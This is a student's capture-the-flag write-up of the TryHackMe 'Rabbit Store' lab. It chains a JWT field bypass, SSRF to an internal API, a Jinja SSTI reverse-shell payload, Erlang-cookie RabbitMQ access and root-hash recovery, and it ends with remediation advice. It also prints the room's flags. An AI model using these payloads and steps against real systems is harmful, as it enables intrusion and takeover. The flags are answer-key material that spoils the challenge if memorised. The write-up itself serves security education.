

CS4230 – CyberCrime, IT Security and Risk

Project Assignments – Theme II

TryHackMe – Pentest rooms screenshots



CS4230 – CyberCrime, IT Security and Risk

Project Assignments – Theme II

TryHackMe - Rabbit Store Write-Up

1 Overview

The rabbit store room asks us to demonstrate your web application testing skills and the basics of Linux to escalate our privileges. Different key techniques are used in this room : JWT exploitation, SSRF, SSTI, RabbitMQ, Erlang cookie RCE. Regarding the tools, these are the ones I used : nmap, gobuster, Burp Suite, rabbitmqctl, jq. So let's dig into it.

2 Reconnaissance

Before starting any reconnaissance we start with a nmap command to know where we are going to start

```
root@ip-10-82-106-179:~# nmap -sV -p- 10.82.170.241
Starting Nmap 7.80 ( https://nmap.org ) at 2026-05-05 12:42 BST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for cloudsite.thm (10.82.170.241)
Host is up (0.00012s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol
2.0)
80/tcp    open  http     Apache httpd 2.4.52
4369/tcp  open  epmd     Erlang Port Mapper Daemon
25672/tcp open  unknown
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 137.49 seconds
```


We can note that the host have multiple open services : SSH on port 22, HTTP on port 80, EPMD (Erlang Port Mapper Daemon) on port 4369 and an unknown port on 25672, for now we can only suppose it is related to the the EPMD service because it's the default port of RabbitMQ.

We notice the HTTP server and can connect to it. We don't have a dns server, so we need to link the website to his ip address inside the /etc/hosts (Here the ip address can vary since I have done this room on multiple days).


```
root@ip-10-82-106-179: ~
File Edit View Search Terminal Help
GNU nano 4.8 /etc/hosts Modified
127.0.0.1 localhost
127.0.0.1 vnc.tryhackme.tech
127.0.1.1 tryhackme.lan tryhackme
10.82.170.241 cloudsite.thm
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^L Replace ^U Paste Text ^T To Spell ^_ Go To Line
```


The ip lead us to a website called *cloudsite.thm* that we can explore, the website by itself don't give a lot of information, we just know that it was developed by Smarteyeapps, after some time we arrive on the *Login / Sign in* page which is located to <http://storage.cloudsite.thm>. After adding it to the */etc/hosts* we can access it.



After that, I wanted to perform subdomain enumeration using gobuster and I found multiple interesting file



After digging inside the registration.js and the login.js I can see that there is something related to active and inactive account protection. For now it's not useful but we keep in mind this.



```
document.getElementById("loginForm").addEventListener("submit", async function(event) {
    event.preventDefault();



    // Clear any previous errors
    const errorDiv = document.querySelector(".loginError");
    errorDiv.innerHTML = "";

    const formData = {
        email: this.elements.email.value,
        password: this.elements.password.value
    };

    try {
        const response = await axios.post("/api/login", formData, {
            headers: {
                "Content-Type": "application/json"
            }
        });

        console.log(response.data);
        if(response.data === "inactive"){
            window.location.replace("/dashboard/inactive");
        }
        else if (response.data === "active"){
            window.location.replace("/dashboard/active");
        }
        this.reset();
    } catch (error) {
        // Add error message to the loginError div
        errorDiv.innerHTML = `<div class="alert alert-danger">Invalid Username or Password</div>`;
    }
});
```


So I tried to create and connect a new account, but as intended our account is inactive and we get redirected to */dashboard/inactive*, even if we try to modify the url to */dashboard/active*



3 Authentication Bypass via JWT Manipulation


For this we need more advanced tools like burpsuite, in order to catch requests, analyse and modify it.

By analysing the login request we see that there is a jwt cookie (JSON Web Token) that we could analyse, and notice immediately an interesting variable `"subscription": "inactive"`.




We know that based on this field, the page shown to us is different. I tried to recreate a new account but this time, by intercepting the request and adding `"subscription": "active"`. After the creation, we can login and connect to the page as if we have the subscription active.

From this page we can upload files from Localhost and URL using `/api/upload` or `/api/store-url`.




4 API Enumeration & SSRF Exploitation

From here it seems to be a dead-end, but now that we have an active session, the next step is to enumerate the API further. I do enumeration but on the API with SecLists and fuzzing.




With that we notice `/api/docs` who may contain interesting information. I immediately tried to use a curl and the “Upload From URL” feature, but it didn’t work and we got access denied.



```
root@ip-10-113-117-186: ~  
File Edit View Search Terminal Help  
root@ip-10-113-117-186:~# curl "http://storage.cloudsite.thm/api/docs"  
{ "message": "Access denied" }root@ip-10-113-117-186:~#  
root@ip-10-113-117-186:~# curl "http://storage.cloudsite.thm/api/uploads"  
{ "message": "Token not provided" }root@ip-10-113-117-186:~#  
root@ip-10-113-117-186:~#  
root@ip-10-113-117-186:~#
```

From that I did a bit of research, and analyse more in depth the request and CVE or exploit I can use and I noticed the field “X-Powered-By: Express”, after some research I have found that I can use it to make request by instead of making a request to `storage.cloudsite.thm`. Indeed the `/api/store-url` endpoint is designed to fetch a file from a URL provided by the user. However, no validation is performed on the URL, meaning we can supply an internal address like `http://127.0.0.1:3000/api/docs` (port 3000 it is the default port of Express), instead of an external one. Since the request is made by the server itself, it bypasses any external access restrictions. This type of exploit is called Server-Side Request Forgery (SSRF) vulnerability.



The term “X-Powered-By: Express” refers to a default HTTP response header automatically added by the Express.js framework. It informs clients (and potential attackers) that the server is running on Express.

While Express can run on any available port, the default port commonly used in tutorials and documentation is 3000.

By doing this we can upload the `/api/docs` directly from the website, giving us access to important information.

The screenshot shows the Burp Suite interface with the 'Edited request' and 'Response' panels. The 'Edited request' panel shows a raw HTTP GET request to /canonical.html. The 'Response' panel shows a raw HTTP response with a 503 status code and an HTML body containing a message about the chatbot server being under development.

Just to be sure I tried to inject some code to see if the user input is sanitized and we can see that, And no, the user input is not sanitized. Meaning that we can use it to inject some code and some reverse shell (kindly suggested by the “reverse shell generator” website in the bookmarks).

```
2CTMFcOU
Priority: u=0

{
  "username": "{{2*2}}"
}

20      <h1>
        Sorry, 4, our chatbot server is currently under
        development.
        </h1>
21      </body>
22      </html>
```

I used the `bash -i` option encoded with base64 and encapsulated inside `{{request.application.__globals__.__builtins__.__import__('os').popen('echo [base64 encoded command]|base64 -d|bash').read()}}`. Using base64 encoding here is a good way to avoid issues with special characters being interpreted by the template engine or the shell, the `bash` reverse shell command was Base64-encoded first, then decoded and executed directly.

6 Initial access

Once executed by the server this grants me access to the user azrael on the chatbot server.

[illegible]

From there, finding the user.txt is really easy and we can find our first flag

```
root@ip-10-112-81-36:~# nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.112.186.216 47756
bash: cannot set terminal process group (603): Inappropriate ioctl for device
bash: no job control in this shell
azrael@forge:~/chatbotServer$ whoami
whoami
azrael
azrael@forge:~/chatbotServer$ cd ~
cd ~
azrael@forge:~$ ls
ls
chatbotServer
snap
user.txt
azrael@forge:~$ cat user.txt
cat user.txt
98d3a30fa86523c580144d317be0c47e
azrael@forge:~$
```

Flag 1 : 98d3a30fa86523c580144d317be0c47e

7 Privilege Escalation via RabbitMQ Misconfiguration

Now the tricky part is the privilege escalation part. I got blocked on this for a long time. First I tried to find inside the log some password information, but unfortunately I didn't have the permission.

```
azrael@forge:/var/log$ cat auth.log | grep -E "password"
cat auth.log | grep -E "password"
cat: auth.log: Permission denied
azrael@forge:/var/log$ cat auth.log
```

After that, I looked inside the /etc/passwd looking for information and found at the end the user rabbitmq. We have now the confirmation that RabbitMQ is used by the server as the nmap scan (and the name of the room) showed us.

```
root@ip-10-112-81-36: ~
File Edit View Search Terminal Help
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailng List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:/nonexistent:/usr/sbin/nologin
syslog:x:104:110:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:112:/:/run/uidd:/usr/sbin/nologin
tcpdump:x:108:113:/:/nonexistent:/usr/sbin/nologin
landscape:x:109:115:/:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/:/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534:/:/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
azrael:x:1000:1000:KLI:/home/azrael:/bin/bash
lxd:x:998:100:/:/var/snap/lxd/common/lxd:/bin/false
rtkit:x:114:118:RealtimeKit,,,:/proc:/usr/sbin/nologin
epmd:x:115:119:/:/var/run/epmd:/usr/sbin/nologin
geoclue:x:117:122:/:/var/lib/geoclue:/usr/sbin/nologin
avahi:x:118:124:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:119:125:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
saned:x:120:126:/:/var/lib/saned:/usr/sbin/nologin
colord:x:121:127:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
gdm:x:123:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
rabbitmq:x:124:131:RabbitMQ messaging server,,,:/var/lib/rabbitmq:/usr/sbin/nologin
azrael@forge:~$ cat /etc/passwd
```

```
azrael@forge:/$ epmd -names
epmd -names
epmd: up and running on port 4369 with data:
name rabbit at port 25672
azrael@forge:/$
```

After looking for CVE I found that the `.erlang.cookie` inside the `/var/lib/rabbitmq/` may be used to gather information.

```
azrael@forge:/var/lib/rabbitmq$ ls -la
ls -la
total 896
drwxr-xr-x  5 rabbitmq rabbitmq  4096 Sep 12  2024 .
drwxr-xr-x 45 root      root      4096 Sep 20  2024 ..
drwxr-x---  3 rabbitmq rabbitmq  4096 Aug 15  2024 config
-r-----  1 rabbitmq rabbitmq    16 May  4 11:43 .erlang.cookie
-rw-r----- 1 rabbitmq rabbitmq 889363 May  4 11:43 erl_crash.dump
drwxr-x---  4 rabbitmq rabbitmq  4096 May  4 11:43 mnesia
-rw-r----- 1 rabbitmq rabbitmq     0 Sep 12  2024 nc
drwxr-x---  2 rabbitmq rabbitmq  4096 Jul 18  2024 schema
azrael@forge:/var/lib/rabbitmq$ cat .erlang.cookie
cat .erlang.cookie
TaTMocfGBDdqa9dKazrael@forge:/var/lib/rabbitmq$
```

With a quick check we can see that the `.erlang.cookie` is readable for our user. We use a `cat` command to see it and keep it for the next stages.

Now with this cookie and after adding “forge” in the `/etc/hosts` we can use `Rabbitmqctl` from our main machine in order to directly access it, using the `.erlang.cookie` as credential.

```
root@ip-10-114-120-17:~# rabbitmqctl --node rabbit@forge --erlang-cookie TaTMocfGBDdqa9dK status
Status of node rabbit@forge ...
Runtime

OS PID: 1204
OS: Linux
Uptime (seconds): 3054
RabbitMQ version: 3.9.13
Node name: rabbit@forge
Erlang configuration: Erlang/OTP 24 [erts-12.2.1] [source] [64-bit] [smp:2:2] [ds:2:2:10] [async-threads:1] [jit]
Erlang processes: 382 used, 1048576 limit
Scheduler run queue: 1
Cluster heartbeat timeout (net_ticktime): 60

Plugins

Enabled plugin file: /etc/rabbitmq/enabled_plugins
Enabled plugins:

* rabbitmq_management
* amqp_client
* rabbitmq_web_dispatch
* cowboy
* cowlib
* rabbitmq_management_agent
```

Because we have an answer from `rabbitmqctl`, it proves that we have administrator access with this cookie.

8 Password Hash Extraction & Root Access

by using this command I can have a list of all the users and admin:

```
rabbitmqctl --node rabbit@forge --erlang-cookie TaTMocfGBDqa9dK
list_users
```

From the username, we know that the root password is in SHA-256 hash. We can retrieve this hash using the `export_definitions` command:

```
rabbitmqctl --node rabbit@forge --erlang-cookie TaTMocfGBDqa9dK
export_definitions /tmp/exported.json
```

Once extracted we can display the json using the `jq` command and we have this list of users with their respective hash.

```
}
],
"users": [
  {
    "hashing_algorithm": "rabbit_password_hashing_sha256",
    "limits": {},
    "name": "The password for the root user is the SHA-256 hashed value of the RabbitMQ root user's password. Please don't attempt to
crack SHA-256.",
    "password_hash": "vyf4qvKlpSh0NYgEiNc6xT/5rLq+23A2RuuhEZ8N10kyN34K",
    "tags": []
  },
  {
    "hashing_algorithm": "rabbit_password_hashing_sha256",
    "limits": {},
    "name": "root",
    "password_hash": "49e6hSldHRaYX329+ZjBSf/Lx67XE0z9uxhSBHTGU+YBzWF",
    "tags": [
      "administrator"
    ]
  }
],
"vhosts": [
  {
    "limits": [],
    "metadata": {
      "description": "Default virtual host",
      "tags": []
    },
    "name": "/"
  }
]
```

Now it is the tricky part, because the password is salted. We need to see if it's possible to unsalt it in order to use the password hash to connect. For this we can look at the rabbitmqctl online documentation <https://www.rabbitmq.com/docs/passwords#this-is-the-algorithm>

This is the algorithm:

- Generate a random 32 bit salt. In this example, we will use `908D C60A`. When RabbitMQ creates or updates a user, a random salt is generated.
- Prepend the generated salt with the UTF-8 representation of the desired password. If the password is `test12`, at this step, the intermediate result would be `908D C60A 7465 7374 3132`
- Take the hash (this example assumes the default **hashing function**, SHA-256): `A5B9 24B3 096B 8897 D65A 3B5F 80FA 5DB62 A94 B831 22CD F4F8 FEAD 10D5 15D8 F391`
- Prepend the salt again: `908D C60A A5B9 24B3 096B 8897 D65A 3B5F 80FA 5DB62 A94 B831 22CD F4F8 FEAD 10D5 15D8 F391`
- Convert the value to base64 encoding: `kI3GCqW5JLMJa4iX1l07X4D6XbYq1LgxIs30+P6tENUV2POR`
- Use the finally base64-encoded value as the `password_hash` value in HTTP API requests and generated definition files

so this means that RabbitMQ does not store passwords in plaintext. Instead, it uses the following structure: Base64(salt + SHA-256(salt + password)) with 4 bytes long salt. This means to recover the original hash we need to reverse the process and decode from Base64, So we start by decoding the root's password hash found earlier to hexadecimal values.

```
> echo "49e6hSldHRaiYX329+ZjBSf/Lx67XE0z9uxhSBHtGU+YBzWF" | base64 -d | xxd -p -c 50
e3d7ba85295d1d16a2617df6f7e6630527ff2f1ebb5c43b3f6ec614811ed194f98073585
```

After having this, we can remove the 4bytes salt added at the beginning of the password leading us with this final hash that, in this case, we can use directly as the root password.

295d1d16a2617df6f7e6630527ff2f1ebb5c43b3f6ec614811ed194f98073585

with that we can easily switch user to user and access the final flag

```
azrael@forge:/$ su - root
su - root
Password: 295d1d16a2617df6f7e6630527ff2f1ebb5c43b3f6ec614811ed194f98073585

ls
forge_web_service
root.txt
snap
ls
forge_web_service
root.txt
snap
cat root.txt
eabf7a0b05d3f2028f3e0465d2fd0852
```

Flag 2 : eabf7a0b05d3f2028f3e0465d2fd0852

In summary this room was a hard room but looked like a real type of attack. Indeed it chains three distinct vulnerabilities with SSRF to access internal APIs, SSTI to achieve Remote Code Execution, and a RabbitMQ misconfiguration to escalate to root. Each vulnerability builds on the previous one, as a real-world attack chain.

9 Vulnerability Analysis & Recommendations

So we basically saw 4 to 5 majors flaw in this room :

The first one is the subscription bypass with the JWT cookie, the “subscription” field inside the JWT was used-controlled allowing us to escalate the privilege of our account from inactive to active. To prevent this, multiple security can be used, as never trust client input, for sensitive data like the subscription status in our case must always be set on server-side. With this idea, applying the zero trust and least privilege is interesting, so inactive accounts can not have access to API endpoints regardless of manipulation. Finally validating and signing JWT in order to be sure that the token hasn't been tampered by the user.

The second one is the SSRF, the /api/store-url endpoint accepts internal addresses like http://127.0.0.1:3000, allowing in the same time the access to internal API. This can addressed by whitelist/blacklist URL schemes and hosts and using network-level firewall to prevent the web server to initiate outbound connections to internal services

The third one is the code injection with SSTI, with the *username* parameter in not finished /api/fetch_messegges_from_chatbot passed directly without sanitization allowing us to execute

malicious code, leading to the reverse shell. My recommendation for this one is to always sanitize user input and never pass raw input into template rendering functions. Web Application Firewall can also be used in that case to protect from this type of code injection by detecting and blocking SSTI patterns like the one I have used “`{{ __globals__ , __import__ }}`” .

The next one is the `.erlang.cookie` misconfiguration, this cookie was readable by low-privilege users, giving us administrative access to the whole RabbitMQ node. The first recommendation is to restrict file permission readable only by the `rabbitmq` user, also the RabbitMQ should be isolated from the web application and the Erlang distribution port (25672 in our case) should not be accessible from outside the cluster.

And the last flaw was the weak password hash algorithm, indeed the 4bytes salt was insufficient to prevent hash reuse attacks. A stronger password algorithm must be used (argon2id, bcrypt, PBKDF2) to prevent this.

We can see that the security must be applied in depth. Sanitizing template inputs would have stopped the SSTI. Restricting file permissions on `.erlang.cookie` would have stopped the privilege escalation. Validating URLs in `store-url` would have stopped the SSRF. Each fix is quite fast and can easily be implemented and harden the whole system.